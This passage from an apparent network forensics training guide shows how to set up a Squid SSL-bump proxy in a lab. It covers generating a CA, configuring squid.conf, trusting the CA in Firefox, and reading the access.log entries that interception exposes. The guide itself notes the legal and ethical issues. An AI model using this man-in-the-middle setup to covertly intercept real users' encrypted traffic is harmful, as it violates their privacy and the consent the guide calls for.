


Figure 5-22. SSL intercepting proxy

It is worth mentioning that this is essentially a “Man-in-the-middle” attack, so it raises some ethical and legal questions. Legal advice should be sought before implementing such configuration and users should be clearly notified that their activity is monitored¹⁸⁵.

Creating the certificate:

Folder for storing certificates needs to be created:

```
mkdir /usr/local/squid/ssl_cert  
cd /usr/local/squid/ssl_cert
```

certificate creation:

```
openssl req -new -newkey rsa:4096 -sha256 -days 365 -nodes -x509 -extensions  
v3_ca -keyout squid.pem -out squid.pem
```

Command prompt will appear asking for some detailed information. These can be left blank.

```
squid@squid_server:/usr/local/squid/ssl_cert$ openssl req -new -newkey rsa:4096 -sha256 -days 365  
-nodes -x509 -extensions v3_ca -keyout squid.pem -out squid.pem  
Generating a 4096 bit RSA private key  
.....  
.....++  
.....++  
writing new private key to 'squid.pem'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:  
State or Province Name (full name) [Some-State]:  
Locality Name (eg, city) []:  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:  
Organizational Unit Name (eg, section) []:  
Common Name (e.g. server FQDN or YOUR name) []:  
Email Address []:  
squid@squid_server:/usr/local/squid/ssl_cert$
```

Figure 5-23. Generating SSL/TLS certificate.

Certificate file also needs to be created. It will be later used on the client machine.

```
openssl x509 -in squid.pem -outform DER -out squid.der
```

Now `/usr/local/squid/etc/squid.conf` needs to be adjusted. Either Nano or Vim text editors can be used for that.

Line 59 needs to be commented out by adding the ‘#’ sign:

¹⁸⁵ Squid-cache.org (2018), <https://wiki.squid-cache.org/ConfigExamples/Intercept/SslBumpExplicit>

```
#http_port 3128
```

And the following lines need to be added at the end of the file:

```
http_port 0.0.0.0:3128 ssl-bump cert=/usr/local/squid/ssl_cert/squid.pem
generate-host-certificates=on dynamic_cert_mem_cache_size=4MB
sslcrted_program /usr/local/squid/libexec/ssl_crted -s /var/lib/ssl_db -M 4MB
acl step1 at_step SslBump1
acl exceptions ssl::server_name .10.1.1.1
ssl_bump splice exceptions
ssl_bump peek step1
ssl_bump bump all
```

```
52 http_access allow localnet
53 http_access allow localhost
54
55 # And finally deny all other access to this proxy
56 http_access deny all
57
58 # Squid normally listens to port 3128
59 #http_port 3128
60
61 # Uncomment and adjust the following to add a disk cache directory.
62 #cache_dir ufs /usr/local/squid/var/cache/squid 100 16 256
63
64 # Leave core dumps in the first cache dir
65 core_dump_dir /usr/local/squid/var/cache/squid
66
67 #
68 # Add any of your own refresh_pattern entries above these.
69 #
70 refresh_pattern ^ftp:          1440  20%  10080
71 refresh_pattern ^gopher:      1440  0%    1440
72 refresh_pattern -i (/cgi-bin/|\?) 0    0%    0
73 refresh_pattern .              0    20%  4320
74
75 http_port 3128 ssl-bump cert=/usr/local/squid/ssl_cert/squid.pem generate-host-certificates=on dynamic_cert_mem_cache_size=4MB
76 sslcrted_program /usr/local/squid/libexec/ssl_crted -s /var/lib/ssl_db -M 4MB
77 acl step1 at_step SslBump1
78 ssl_bump peek step1
79 ssl_bump bump all
```

Figure 5-24. squid.conf file

Last step is creating and initializing the TLS certificates cache directory:

```
sudo /usr/local/squid/libexec/ssl_crted -c -s /var/lib/ssl_db -M 4MB
```

And changing the ownership to avoid access errors:

```
sudo chown squid:squid /var/lib/ssl_db
```

5.2.5.3 SSL/TLS intercepting vs non-intercepting proxy:

The screenshot below shows an example of difference in the amount of available information when proxy is allowed to intercept TLS traffic vs when it is not. In both cases user accessed search engine, searched for the phrase “network forensics” and clicked on the article on Wikipedia:

```
1530734350.332 151 10.1.1.2 TCP_MISS/200 845 POST http://ocsp.pki.goog/GTSGIAG3 - HIER DIRECT/172.217.22.14 application/ocsp-response
1530734350.622 65 10.1.1.2 TCP_TUNNEL/200 0 CONNECT ssl.gstatic.com:443 - HIER DIRECT/172.217.22.3 -
1530734350.788 126 10.1.1.2 TCP_MISS/200 845 POST http://ocsp.pki.goog/GTSGIAG3 - HIER DIRECT/172.217.22.14 application/ocsp-response
1530734351.237 124 10.1.1.2 TCP_MISS/200 845 POST http://ocsp.pki.goog/GTSGIAG3 - HIER DIRECT/172.217.22.14 application/ocsp-response
1530734358.910 69 10.1.1.2 TCP_TUNNEL/200 0 CONNECT upload.wikimedia.org:443 - HIER DIRECT/91.198.174.208 -
1530734361.534 44 10.1.1.2 TCP_TUNNEL/200 0 CONNECT upload.wikimedia.org:443 - HIER DIRECT/91.198.174.208 -
```

Figure 5-25. Proxy logs with no SSL/TLS inspection


```
1530733182.691 62 10.1.1.2 TCP_MISS/204 490 GET https://www.google.com/gen_204? - HIER_DIRECT/172.217.23.132 text/html
1530733182.747 57 10.1.1.2 TCP_MISS/200 523 GET https://www.google.com/images/phd/px.gif - HIER_DIRECT/172.217.23.132 image/gif
1530733182.762 60 10.1.1.2 TCP_MISS/200 2023 GET https://www.google.com/xjs/_/js/k=xjs.s.en.e-K81y1PXw.0/m=RMhBfe/am=IIVibAwBIP-nMJaoYAUjLDCBgIEC/rt=j/d=1
/exm=sx,sb,cdos,cr,eelog,hsm,jsa,r,d,csi,aa,abd,aspn,async,dvl,foot,fpe,ipv6,lu,m,mu,sf,tl,vs,d3l,tnv,cbin,tnqaT,atll,adinfo,dpc,apmf,lrq,exdp,me,aam1T,yyqeUd,z
UPIy,WgDvvc,IkchZc/ed=1/dg=0/rs=ACT90oHceWy0LZAQnfWzSHgmMHV3xp2D0Q? - HIER_DIRECT/172.217.23.132 text/javascript
1530733182.858 59 10.1.1.2 TCP_MISS/204 588 GET https://adservice.google.com/adsid/google/ui - HIER_DIRECT/172.217.22.2 text/html
1530733187.289 74 10.1.1.2 TCP_MISS/200 700 GET https://www.google.com/url? - HIER_DIRECT/172.217.23.132 text/html
1530733187.613 92 10.1.1.2 TCP_MISS/200 17845 GET https://en.wikipedia.org/wiki/Network_forensics - HIER_DIRECT/91.198.174.192 text/html
1530733187.702 56 10.1.1.2 TCP_MISS/200 12492 GET https://en.wikipedia.org/w/load.php? - HIER_DIRECT/91.198.174.192 text/css
1530733187.927 56 10.1.1.2 TCP_MISS/200 1173 GET https://en.wikipedia.org/w/load.php? - HIER_DIRECT/91.198.174.192 text/css
1530733187.933 63 10.1.1.2 TCP_MISS/200 6675 GET https://en.wikipedia.org/w/load.php? - HIER_DIRECT/91.198.174.192 text/css
1530733187.969 98 10.1.1.2 TCP_MISS/200 30445 GET https://en.wikipedia.org/w/load.php? - HIER_DIRECT/91.198.174.192 text/javascript
1530733187.984 50 10.1.1.2 TCP_MISS/200 2490 GET https://en.wikipedia.org/static/images/poweredby_mediawiki_88x31.png - HIER_DIRECT/91.198.174.192 image/png
1530733187.992 57 10.1.1.2 TCP_MISS/200 3333 GET https://en.wikipedia.org/static/images/wikimedia-button.png - HIER_DIRECT/91.198.174.192 image/png
1530733187.999 54 10.1.1.2 TCP_MISS/200 2925 GET https://en.wikipedia.org/static/images/mobile/copyright/wikipedia-wordmark-en.svg - HIER_DIRECT/91.198.174
.192 image/svg+xml
1530733188.200 83 10.1.1.2 TCP_MISS/200 51229 GET https://en.wikipedia.org/w/load.php? - HIER_DIRECT/91.198.174.192 text/javascript
1530733188.258 59 10.1.1.2 TCP_MISS/200 4692 GET https://upload.wikimedia.org/wikipedia/en/thumb/9/99/Question_book-new.svg/50px-Question_book-new.svg.png
- HIER_DIRECT/91.198.174.208 image/png
1530733188.294 95 10.1.1.2 TCP_MISS/200 21523 GET https://en.wikipedia.org/static/images/project-logos/enwiki.png - HIER_DIRECT/91.198.174.192 image/png
1530733188.316 118 10.1.1.2 TCP_MISS/200 31925 GET https://upload.wikimedia.org/wikipedia/commons/thumb/0/03/Wireshark_screenshot.png/220px-Wireshark_scren
shot.png - HIER_DIRECT/91.198.174.208 image/png
1530733188.353 154 10.1.1.2 TCP_MISS/200 6352 GET https://upload.wikimedia.org/wikipedia/commons/thumb/9/97/NetworkTopologies.svg/120px-NetworkTopologies.sv
g.png - HIER_DIRECT/91.198.174.208 image/png
```

Figure 5-26. Excerpt from the log file of the same activity with TLS/SSL inspection enabled

5.2.5.4 Launch Squid

Squid software can be launched by issuing the command:

```
/usr/local/squid/sbin/squid
```

To check if the squid is running on the default port 3128:

```
netstat -plnt
```

```
squid@squid_server:/usr/local/squid/ssl_cert$ netstat -plnt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3128            0.0.0.0:*               LISTEN      11415/(squid-1)
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
squid@squid_server:/usr/local/squid/ssl_cert$
```

Figure 5-27. Netstat showing Squid proxy listening on port 3128

At this point `access.log` file preview can be launched and it will show the log being populated as the client machine is configured.

```
tail -f /usr/local/squid/var/logs/access.log
```

5.2.5.5 Client configuration

Previously generated CA file needs to be imported into the client browser. After launching the Squid_client VM and logging in using the squid:squid credentials, the certificate file can be downloaded from Squid server, by issuing the following command:

```
scp squid@10.1.1.1:/usr/local/squid/ssl_cert/squid.der ~
```

And authenticating with squid credentials.

Configuring the web browser: in this example Mozilla Firefox is used, shortcut to the browser has been placed on the Desktop. After pressing alt and navigating to *Edit => Preferences* Firefox general settings tab will open. In the *Privacy and Security* section, at the very bottom there is a *Certificates* section:




Figure 5-28. Firefox privacy and security settings

The *View Certificates* option will open a new window, where in the *Authorities* tab CA root certificate can be imported:




Figure 5-29. Firefox – importing CA file.

After clicking the *Import* button, the `squid.der` file needs to be selected:




Figure 5-30. Selecting the CA root file

Clicking OK will result in another window popping up, asking about the scope of this certificate trust. For the purpose of this exercise identifying websites will be sufficient:




Figure 5-31. CA trust scope

OK button will import root CA. Now proxy server address needs to be configured. At the very bottom of the *General* tab, there is a proxy section:




Figure 5-32. Firefox proxy settings

In *Settings* => *Manual proxy* both server IP Address 10.1.1.1 and port 3128 need to be provided. Also, the *use this proxy server for all protocols* option needs to be selected.




Figure 5-33. Proxy setting in Firefox

After clicking OK, the user can start browsing the web. As the addresses are being typed, the server which was not exhibiting any activity while executing the `tail -f` command, is now showing that the log file is being populated with data.

5.2.5.6 Understanding Squid's Access.log file entries

Access.log file is one of the most useful Squid log files. The file is stored in the `/usr/local/squid/var/logs` directory. By default, it shows ten columns of data:

```
1530740681.534 692 10.1.1.2 TCP_MISS/200 102440 GET https://www.weather-forecast.com/assets/application-85dbd8ea881aafd6c4df54bc8e0dd1a2.js - HIER_DIRECT/209.126.100.74 application/javascript
1530740681.650 230 10.1.1.2 TAG_NONE/200 0 CONNECT cdn.permutive.com:443 - HIER_DIRECT/35.190.75.210 -
1530740681.660 159 10.1.1.2 TCP_MISS/200 929 GET https://www.weather-forecast.com/images/fb.png - HIER_DIRECT/209.126.100.74 image/png
1530740681.679 168 10.1.1.2 TCP_MISS/200 1215 GET https://www.weather-forecast.com/images/t.png - HIER_DIRECT/209.126.100.74 image/png
1530740681.692 168 10.1.1.2 TCP_MISS/200 1222 GET https://www.weather-forecast.com/images/g.png - HIER_DIRECT/209.126.100.74 image/png
1530740681.707 167 10.1.1.2 TCP_MISS/200 20125 GET https://www.weather-forecast.com/system/images/4912/thumb_feature/IMG_7181.JPG - HIER_DIRECT/209.126.100.74 image/jpeg
```

Time	Duration	Client Address	Result Code	Bytes	Request Method	URL	User	Hierarchy Code	Type
1530740681.650	230	10.1.1.2	TCP_MISS/200	929	GET	https://.../fb.png	-	HIER_DIRECT/209.126.100.74	image/png

Figure 5-34. Excerpt from the Squid access.log file

Time: UNIX epoch timestamp expressed in milliseconds. It marks the time when the transaction has begun;

Duration: time duration of given transaction;

Client address: address of the client machine that made the transaction;

Result codes: encode the result of transactions expressed as two entries separated by a slash sign. First entry is specific for Squid and is described in detail online¹⁸⁶. Second entry uses RFC defined error codes for HTTP¹⁸⁷. In the example above TCP_MISS stands for data fetched from the server and not from the proxy cache;

Bytes: amount of data downloaded by the client;

Request Method: HTTP requests methods as described in RFC 1945¹⁸⁸;

URL: requested URL;

User: can contain information identifying the user, if no user identity available the “-“ sign is logged;

Hierarchy Code: consisting of three parts, this column provides information about how the request was handled and shows the IP address of the hostname that handled the request;

